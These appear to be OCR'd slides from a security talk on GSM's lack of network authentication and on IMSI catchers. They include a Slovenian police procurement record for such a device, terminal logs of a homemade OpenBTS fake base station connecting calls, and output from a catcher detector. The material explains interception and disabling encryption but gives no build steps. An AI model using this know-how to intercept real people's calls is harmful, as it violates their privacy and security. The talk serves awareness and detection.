- Translation: mobile phone does not know to which network is really connected.

- Consequence: it is possible to perform attack with “IMSI-catcher”, special device, which pretends to be a legitimate base station. Since mobile phone does not know that this base station is fake, it connects to it.

Problem: mobile network does not authenticate to mobile phone

- When a mobile phone is connected to a fake base station, it »orders« him to stop encryption.
- GSM standard recommends ("*should*") informing the user when communication is not encrypted (3GPP Rel.9 TS 33.102-920 "3G Security Architecture" 5.5.1 Visibility, ciphering indicator feature - 3GPP TS 22.101")




Ciphering not provided by operator. Insecure transmission.

Problem: mobile network does not authenticate to mobile phone

- But this notice is not shown if that is there is a special setting on a SIM card.


> The ciphering indicator feature may be disabled by the home network operator setting data in the SIM/USIM. If this feature is not disabled by the SIM, then whenever a connection is in place, which is, or becomes unenciphered, an indication shall be given to the user. Ciphering itself is unaffected by this feature, and the user can choose how to proceed;"
>
> *3GPP TS 22.101 specification (R99 22.101-3.17.0), section 13, "Types of features of Ues"*

Problem: mobile network does not authenticate to mobile phone




Ciphering indicator is not very clear on some mobile phones,
and even not shown at all on some others.

IMSI Catcher could be bought...



PREMI%C4%8CNINEdo2013.xls - LibreOffice Calc
Datoteka Uredi Pogled Vstavi Oblika Orodja Podatki Okno Pomoč
Arial
10
C181
Sistem za motenje in nadzor mobilne telefonije
Preglednica 5
Preglednica 6
Delovni list 1 / 2
PageStyle_Preglednica 5
STA
Vsota=0
100%

	A	B	C	D	E	F
1	Preglednica 5: Načrt pridobivanja premičnega premoženja - leto 2013					
2						
3	Upravljavec	Zaporedna številka	Vrsta premičnega premoženja	Okvirni obseg premičnin	Predvidena sredstva (v EUR)	Ekonomska utemeljenost
181		113	Sistem za motenje in nadzor mobilne telefonije	1	238.400,00	Nadzor in motenje mobilne telefonije - naprava je nepogrešljiv pripomoček pri opravljanju protiprisluškovalnih pregledov.
182		114	Sistem za motenje radijskih naprav	1	97.236,00	Onemogočanje komunikacijo naprav, ki komunicirajo preko radiofrekvenčnega spektra - naprava je primerna za motenje v primeru sestankov zaupne narave in pri izvajanju policijskih pooblastil.
183		115	Varnostna pregrada	1	64.000,00	Zaščita komunikacije z Internetom - potrebna je varnostna pregrada s



REPUBLIKA SLOVENIJA
MINISTRSTVO ZA NOTRANJE ZADEVE
Štefanova ulica 2, 1501 LJUBLJANA
Telefon: 01 428 40 00; telefaks: 01 428 47 33
E-pošta: gp.mnz@gov.si; http://www.mnz.gov.si

Številka: 029-34/2010/14 (2223-01)
Datum: 17 -06- 2010

MEDRESORSKA KOMISIJA
ZA IZDAJO SOGLASIJ ZA IZVEDBO
OBRAMBNIH IN ZAUPNIH NAROČIL

Ministrstvo za obrambo
Vojkova cesta 59
1000 Ljubljana

sekretar komisije


ZADEVA: Vloga za soglasje k izvedbi naročila na podlagi Uredbe o obrambnih in zaupnih naročilih*[1]

V skladu s 5. členom Uredbe o obrambnih in zaupnih naročilih (Uradni list RS, št. 80/07), ki določa, da mora naročnik za izvedbo naročila po navedeni uredbi predhodno pridobiti soglasje medresorske komisije, imenovane s strani Vlade Republike Slovenije, vas prosimo za soglasje k izvedbi sledečega zaupnega naročila:

1. *Naziv ter naslov naročnika, ki bo izvedel naročilo po Uredbi o obrambnih in zaupnih naročilih:*
Ministrstvo za notranje zadeve, Policija, Štefanova 2, 1501 Ljubljana

2. *Predmet naročila:*
Nadgradnja sistema za [redacted]

...or we can build our own


root@bt: ~/openBts/publicropenbts/trunk/apps
root@bt: ~/sylvainbts/osmocom-bb/src/host/osmocon 77x21
root@bt: ~/openBts/public/smqueue/trunk/smqueue 77x21
root@bt: ~/openBts/public/subscriberRegistry/trunk 77x20
root@bt: ~/openBts/public/openbts/trunk/apps 77x20
root@bt: ~/openBts/public/openbts/trun
10:35 pm

```
        Charging at 239 LSB (204 mA).
        BCICTL2=0x3ff
        battery-info.flags=0x00000000
        bat_compal_e88_chg_state=0
BAT-ADC: 582   4   0   0 1023 393 367 235
        Charger at 34 mV.
        Battery at 3979 mV.
        Charging at 0 mA.
        Battery capacity is 97%.
        Battery range is 3199..3999 mV.
        Battery full at 468 LSB .. full at 585 LSB
        Charging at 239 LSB (204 mA).
        BCICTL2=0x3ff
        battery-info.flags=0x00000000
        bat_compal_e88_chg_state=0
BAT-ADC: 581   4   0   0 1023 419 390 232
        Charger at 34 mV.
        Battery at 3972 mV.
        Charging at 0 mA.
        Battery capacity is 97%.
```


```
root@bt:~/openBts/public/smqueue/trunk/smqueue# ./smqueue
ALERT 3074709728 smqueue.cpp:2421:main: smqueue (re)starting
smqueue logs to syslogd facility LOCAL7, so there's not much to see here
```


```
root@bt:~/openBts/public/subscriberRegistry/trunk# ./sipauthserve
ALERT 3073615568 sipauthserve.cpp:214:main: ./sipauthserve (re)starting
```

```
<0011> trx.c:512 TRX Data 25706:0:0:816a80aa0221546952a45085401000
<0011> trx.c:512 TRX Data 25707:0:0:018a122916244ae0428548042a4480
<0011> trx.c:512 TRX Data 25708:0:0:14a01404481448700a10a010804aa0
<0011> trx.c:512 TRX Data 25709:0:0:442142040854007 0a810001a212280
<0011> trx.c:190 TRX CLK Indication 25706
<0011> trx.c:512 TRX Data 25757:0:0:8062948a52a104e0402112806004a0
<0011> trx.c:512 TRX Data 25758:0:0:118a5288440000e102854a018a1600
<0011> trx.c:512 TRX Data 25759:0:0:408904254000607400058000200220
<0011> trx.c:512 TRX Data 25760:0:0:44a5420520542865880220 12a16200
<0011> trx.c:190 TRX CLK Indication 25757
<0011> trx.c:512 TRX Data 25808:0:0:82c074272b9d407e30b44143d79a20
<0011> trx.c:512 TRX Data 25809:0:0:618bfbb007ffc0f38b52440fad7c70
<0011> trx.c:512 TRX Data 25810:0:0:278f25f0c41b906604be6288b10310
<0011> trx.c:512 TRX Data 25811:0:0:a51bcc5f9010e6fe6a32f311c21810
<0011> trx.c:190 TRX CLK Indication 25808
<0011> trx.c:512 TRX Data 25859:0:0:a847551a314dc060907c410b055130
<0011> trx.c:512 TRX Data 25860:0:0:22974400ea1647e8ab7e0003df5460
<0011> trx.c:512 TRX Data 25861:0:0:042f958b02511c670ff15001178680
<0011> trx.c:512 TRX Data 25862:0:0:9581ac70181285f07a0b57d681fe70
```

Further hacks on the Calypso platform or How to turn a phone into a BTS, Sylvain Munaut, 29C3, 29. december 2012, <http://events.ccc.de/congress/2012/Fahrplan/events/5226.en.html>.

...or we can build our own (2)






```
    -- SIP/IMSI231082462443021-0000001e is ringing
    -- SIP/IMSI231082462443021-0000001e is ringing
    -- SIP/IMSI231082462443021-0000001e is ringing
    -- SIP/IMSI231082462443021-0000001e is ringing
    -- SIP/IMSI231082462443021-0000001e is ringing
    -- SIP/IMSI231082462443021-0000001e is ringing
  == Using SIP RTP CoS mark 5
    -- Executing [444@sip-external:1] Macro("SIP/IMSI231082462443020-0000001f", "dialGSM,IMSI23
1082462443021") in new stack
    -- Executing [s@macro-dialGSM:1] Dial("SIP/IMSI231082462443020-0000001f", "SIP/IMSI23108246
2443021") in new stack
  == Using SIP RTP CoS mark 5
    -- Called IMSI231082462443021
    -- SIP/IMSI231082462443021-00000020 is ringing
    -- SIP/IMSI231082462443021-00000020 is ringing
    -- SIP/IMSI231082462443021-00000020 answered SIP/IMSI231082462443020-0000001f
    -- Locally bridging SIP/IMSI231082462443020-0000001f and SIP/IMSI231082462443021-00000020
```

```
::System::
|- OS:  BackTrack 4 R2  "USRP"  [h4f]
|- Kernel:  linux-2.6.35.8                    i686
|- Hostname:  bt
|- Uptime:  2h 5m 24s
::Processor::
|- CPU freq:  2000 MHz
|- CPU temp:  0 C
|- CPU usage:  69%
::Memory::
|- RAM:  2.96GiB
|- RAM usage:  13% / 421.86MiB
|- SWAP:  996.18MiB
|- SWAP usage:  0% / 0B
|- HDD IO read/write:  0B / 0B
|- HDD temp:  39C
::Processes::
|- processes: 423                  running: 2
|- top processes      PID    CPU%      MEM%
|-  transceiver      26087   53.77     0.14
|-  OpenBTS          26086    8.67     0.15
|-  Xorg              7554    4.49     2.69
```

```
Active (5 sec)

2 transactions in table
OpenBTS> calls
1804289428 TI=(1,0) IMSI=231082462443020 MTC from=444 Q.931State=MTC confirmed SI
PState=Proceeding (37 sec)
1804289433 TI=(0,0) IMSI=231082462443020 MOC to=444 Q.931State=call received SIPS
tate=Ringing (6 sec)
1804289435 TI=(1,0) IMSI=231082462443021 MTC from=333 Q.931State=call received SI
PState=Proceeding (6 sec)

3 transactions in table
OpenBTS> tmsis
TMSI        IMSI              IMEI              age  used
0x4d7554ce  231082462443021                  ?  43m   41s
0x4d7556ae  231082462443020                  ?  15m   10s

2 TMSIs in table
OpenBTS>
```



Source and copyright: prof. dr. ing. Andreas Steil, <http://www.fh-kl.de/~andreas.steil/Projekte/OpenBTS/>


Ter:

BackTrack R2 USRP Test Shot, <http://www.serverfault.sk/2011/03/backtrack-r2-usrp-test-shot-rfx900/>.

...or we can build our own (3)

Doug DePerry, Tom Ritter in Andrew Rahimi, Traffic Interception & Remote Mobile Phone Cloning with a Compromised CDMA Femtocell, BlackHat 2013, <https://www.defcon.org/images/defcon-21/dc-21-presentations/DePerry-Ritter/DEFCON-21-DePerry-Ritter-Femtocell-Updated.pdf>.

IMSI Catcher detector...


matej@cryptopia: ~/catchercatcher/osmocom-bb/src/host/layer23/src/mobile
matej@cryptopia: ~/osmocom/osmoco...
matej@cryptopia: ~/catchercatcher/osı

```
    IMEI req:  0
    SilentSMS: 0

  status flag: GREEN

OsmocomBB# show catcher
Catcher status for MS '1'
  link establishment
    rach sent: 2
    paging:    0
    imm_ass:   1
    assign:    0
    handover:  0
    release:   1
    tune:      1
    failure:   0
    current:   0
    high pwr:  0.00
  cipher mode
    request:   1
    response:  1
    no cipher: 0
    no IMEISV: 0
    first alg: A5/1
    last alg:  A5/1
  cell monitoring
    camped:    0
    MCC:       293 (293, 0)
    MNC:       40 (40, 0)
    LAC:       [redacted]
    CID:       [redacted]
  data exchange
    IMSI req:  0
    IMEI req:  0
    SilentSMS: 0

  status flag: GREEN
```

```
Catcher status for MS '1'
  link establishment
    rach sent: 78
    paging:    1
    imm_ass:   0
    assign:    0
    handover:  0
    release:   0
    tune:      0
    failure:   0
    current:   1
    high pwr:  -
  cipher mode
    request:   0
    response:  0
    no cipher: 0
    no IMEISV: 0
    first alg: A5/0
    last alg:  A5/0
  cell monitoring
    camped:    0
    MCC:       293 (293, 0)
    MNC:       41 (41, 0)
    LAC:       11 (11, 0)
    CID:       10454 (103, 1)
  data exchange
